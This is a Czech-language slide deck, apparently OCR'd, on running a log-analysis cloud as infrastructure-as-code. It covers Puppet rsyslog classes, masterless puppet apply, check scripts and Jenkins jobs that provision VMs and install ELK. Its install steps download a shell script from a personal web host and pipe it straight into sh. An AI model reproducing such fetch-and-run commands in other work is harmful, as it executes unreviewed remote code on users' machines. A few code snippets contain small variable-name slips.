IaaC (Netflow) klaudi

bodik@cesnet.cz, bodik@civ.zcu.cz

Agenda

- Nic nového, pouze pár aplikací
    - a Code > Puppet
    - Infrastructure as > Avahi
    - Glastopf, Maildir screener
    - Netflow
    - ELK 1.2+1.4+3.0

Cloud pro zpracování logů

- rsyslog, logstash, elasticsearch, mongodb
  - starý cloud, víceméně ruční práce
  - špatně se oprašovává
  - distribuce SW přes statické tgz a pár skriptů
  - těžkopádný vyvoj

Cloud pro zpracování ~~logů~~ dat


- chtěli bychom
    - moderní systém na správu skupin uzlů
    - zpracovávat i jiná než textová data

Infrastruktura jako kód

- puppet -- konfigurační management
    - package, file, exec, user, service, ...
    - jednotlivé kousky se spojují v (parametrické) třídy
    - třídy/recepty mají za úkol dostat uzel do popsaného stavu

Infrastruktura jako Puppet


- příklad třídy



```
class rsyslog::client (
        $version = "meta",
        $rsyslog_server = undef,
        $rsyslog_server_auto = true,
        $rsyslog_server_service = "_syselgss._tcp",
) {
        class { "rsyslog::install": version => $version, }
        service { "rsyslog": ensure => running, }

        #tcp + relp - gssapi
        file { "/etc/rsyslog.conf":
                source => "puppet:///modules/rsyslog/etc/rsyslog-client.conf",
                owner => "root", group=> "root", mode=>"0644",
                require => Class["rsyslog::install"],
                notify => Service["rsyslog"],

        }

        if ( $rediser_server ) {
                $rsyslog_server_real = $rsyslog_server
        } elsif ( $rsyslog_server_auto == true ) {
                include metalib::avahi
                $rsyslog_server_real = avahi_findservice($rsyslog_server_service)
                notice("rsyslog_server_real discovered as ${rsyslog_server_real}")
        }
        if ( $rsyslog_server_real ) {
                if file_exists ("/etc/krb5.keytab") == 0 {
                        $forward_template = "${module_name}/etc/rsyslog.d/meta-remote-omrelp.conf.erb"
                } else {
                        $forward_template = "${module_name}/etc/rsyslog.d/meta-remote-omgssapi.conf.erb"
                }
                file { "/etc/rsyslog.d/meta-remote.conf":
                        content => template($forward_template),
                        owner => "root", group=> "root", mode=>"0644",
                        require => Class["rsyslog::install"],
                        notify => Service["rsyslog"],
                }
                notice("forward ACTIVE")
        } else {
                file { "/etc/rsyslog.d/meta-remote.conf": ensure => absent, }
                notice("forward PASSIVE")
        }
}
```

Infrastruktura jako Puppet

- loutky se obracejí na svého pána který jim pošle příslušné notičky co mají hrát




```
node basic {
        include sshd
        include metalib::fail2ban
}

node server.domena.cz inherits basic {
        class { 'rsyslog::server':
                version => "jessie"
        }
}

node node1.domena.cz inherits basic {
        include sshd
        include metalib::fail2ban
        class { 'rsyslog::client':
                version => "jessie",
                rsyslog_server => "server.domena.cz",
        }
}
```

Infrastruktura jako Puppet

- Puppet master je ale vehykl navíc ...
    - server navíc (bod selhání)
    - dns/externí klasifikátor
    - správat CA
    - úpravy site.pp, když se uzly objevují kde má plánovač místo
    - instalace notebookových/pracovních VM ?? eek


Infrastruktura jako prostředí

- třídy lze ale aplikovat i ručně a uvést uzel do potřebného stavu poloautomaticky




```
puppet apply --modulepath=/puppet -e 'include rsyslog::server'
```

Masterless Puppet



- instalace nody je tedy podobná běžnému instaluj.sh
  - během svého života se uzel nebo předpis může změnit
  - puppet dokáže ukázat rozdíly

    --noop --show_diff




Example installation of ELK analytics node

Commands will ensure installation of basic set of components for data analysis (rediser queue, elasticsearch data node, logstash processor, kibana frontend).

```
$ wget home.zcu.cz/~bodik/bootstrap.install.sh && sh bootstrap.install.sh
$ cd /puppet && ls -l
$ sh phase2.install.sh
$ sh rediser.install.sh
$ sh elk.install.sh
$ sh rediser/tests/rediser.sh
$ sh elk/tests/elk.sh
$ links http://$(facter fqdn)/dash.html
```

check_stddev.sh



```
dpkg -l elasticsearch logstash 1>/dev/null 2>/dev/null
if [ $? -eq 0 ]; then
        echo "INFO: ELKCHECK ======================="


        for all in elk::esd elk::lsl elk::kbn; do
                echo "INFO: puppet apply -v --noop --show_diff --modulepath=/puppet -e \"include $all\""
                puppet apply -v --noop --show_diff --modulepath=/puppet -e "include $all"
        done

fi
```

- pro každou komponentu cloudu
  - class XYZ { ... }
  - XYZ.install.sh (`puppet apply -e ‘include XYZ’`)
  - XYZ.check.sh
    - detekce zda je trida pritomna
    - `puppet apply -e ‘include XYZ’ --noop --show_diff`
  - tests/XYZ.sh
    - test který *pohledem zvenčí* zkontroluje procesy, porty, testovací zprávy, ….
      - testy průběžné integrace

- check_stddev.sh zavolá všechny komponenty a zjistí jejich aktuální stav
  - at už se změnil předpis nebo stav uzlu, dozvím se to
    - vhodné při dlouhodobém provozu takto vyrobeného prostředí

Masterless Puppet

- i bez mastera lze ovládat stejným způsobem provozní, vývojové i privátní analytická VM
  - pokud je potřeba lze napsané třídy použít i v prostředí s masterem

- ziskem jsou výhody konfiguračního managementu
  - opakovatelnost
  - kontrolovatelnost, check_stddev.sh
  - udržovatelnost


Robert Jenkins

- s i bez mastera je potřeba uzly nějak řídit nebo spouštět složitější scénáře
  - založení sady VM
  - aplikování tříd/komponent
  - provedení experimentu nebo nahrání dat do cloudu
  - test buildu, CI testy (recepty, balíčky, okolí -- všechno se pořád mění)

- Jenkins k tomu lze použít i přesto že to není jeho primární účel

  (inspirováno Moving away from ETICS... to Jenkins, or how I learned to stop worrying and replace ETICS with a 300-line script F. Dvorak et al.)

  - spouštění úloh (skripty)
  - agregace výsledků (výstupy úloh)
  - zřetězení dílčích úloh




Execute shell

Command

```
export VMNAME="ELK-$$"
/puppet/jenkins/metacloud.init login
/puppet/jenkins/metacloud.init build
/puppet/jenkins/metacloud.init start
/puppet/jenkins/metacloud.init ssh 'wget http://home.zcu.cz/~bodik/bootstrap.install.sh && sh -x
bootstrap.install.sh'
################
/puppet/jenkins/metacloud.init ssh 'cd /puppet && sh phase2.install.sh'
/puppet/jenkins/metacloud.init ssh 'cd /puppet && sh rediser.install.sh'
/puppet/jenkins/metacloud.init ssh 'cd /puppet && sh elk.install.sh'
/puppet/jenkins/metacloud.init ssh 'cd /puppet && sh -x rediser/tests/rediser.sh'
/puppet/jenkins/metacloud.init ssh 'cd /puppet && sh -x elk/tests/elk.sh'
```


úlohy, výstupy



Console Output

```
Started by command line by anonymous
Building in workspace /var/lib/jenkins/jobs/metacloud_005_rediser-elk/workspace
[workspace] $ /bin/sh -xe /tmp/hudson5643145853109597733.sh
+ export VMNAME=ELK-39522
+ /puppet/jenkins/metacloud.init login
export ONE_AUTH=/var/lib/jenkins/.one/one_x509
+ /puppet/jenkins/metacloud.init build
RESULT: FAILED vm ip not detected from metacloud
RESULT: OK shutdown vm not running
RESULT: FAILED metacloud id not detected
RESULT: OK /puppet/jenkins/metacloud.init
+ /puppet/jenkins/metacloud.init start
VM ID: 9360
    ID USER      GROUP    NAME            STAT UCPU    UMEM HOST             TIME
  9360 bodik     intraclo ELK-39522       pend    0      OK              0d 00h00
RESULT: OK /puppet/jenkins/metacloud.init status
    ID USER      GROUP    NAME            STAT UCPU    UMEM HOST             TIME
  9360 bodik     intraclo ELK-39522       pend    0      OK              0d 00h00
RESULT: OK /puppet/jenkins/metacloud.init status
    ID USER      GROUP    NAME            STAT UCPU    UMEM HOST             TIME
  9360 bodik     intraclo ELK-39522       prol    0      OK dukan7.ics   0d 00h00
RESULT: OK /puppet/jenkins/metacloud.init status
```

Jobs’n’chains



⚪		bootstrap_metacloud	N/A	N/A	N/A	▶
🔴	⛈	magrathea_010_rsyslog-server	11 days - #2	3 hr 36 min - #6	21 min	▶
🔴	⛅	magrathea_020_rsyslog-client	11 days - #2	8 days 1 hr - #3	21 min	▶
🔵	☀	magrathea_030_testclients_simple	11 days - #2	N/A	1 min 43 sec	▶
🔵	☀	metacloud_005_rediser-elk	22 hr - #5	N/A	9 min 26 sec	▶
🔵	☀	metacloud_010_rsyslog-server	22 hr - #4	N/A	5 min 45 sec	▶
🔵	☀	metacloud_020_rsyslog-client	22 hr - #5	N/A	6 min 36 sec	▶
🔵	☀	metacloud_030_testclients_simple	22 hr - #5	N/A	1 min 27 sec	▶
🔵	⛅	metacloud_100_syslog-client-glastopf-nfdump				
🔴	⛈	metacloud_101_test_clients_metacloud_matri				
⚪		rdevclientx_metacloud				
⚪		run_auto				

```sh
#!/bin/sh

if [ -z $1 ]; then
        NAMES="^auto"
else
        NAMES=$1
fi

JENKINS_CLI="java -jar /puppet/jenkins/jenkins-cli.jar -s http://$(facter fqdn):8081/"
$JENKINS_CLI list-jobs > /tmp/run_job.tmp.$$ || exit 1
for all in $(grep $1 /tmp/run_job.tmp.$$); do
        $JENKINS_CLI build $all -s || exit 1
done
rm /tmp/run_job.tmp.$$
```

Helpery pro cloudová API

- (Jenkins) řídí přípravu prostředí v několika dostupných virtualizačních platformách
  - kvm -- (vnořená) virtualizace (pouze interni testy)
  - xen -- vzdalena dom0 + LVM >> (IS-STAG)
  - metacloud -- OpenNebula cloud (ELK analytics)
  - magrathea -- VM framework Metacentrum.cz (rsyslog)


- každý helper implementuje sadu primitiv
  - `list, build, start, status, shutdown, destroy, ssh, creds, login, front`

- Jenkins/helper potřebuje kredence pro API
  - je vhodné jej provozovat pouze v lokálním VM

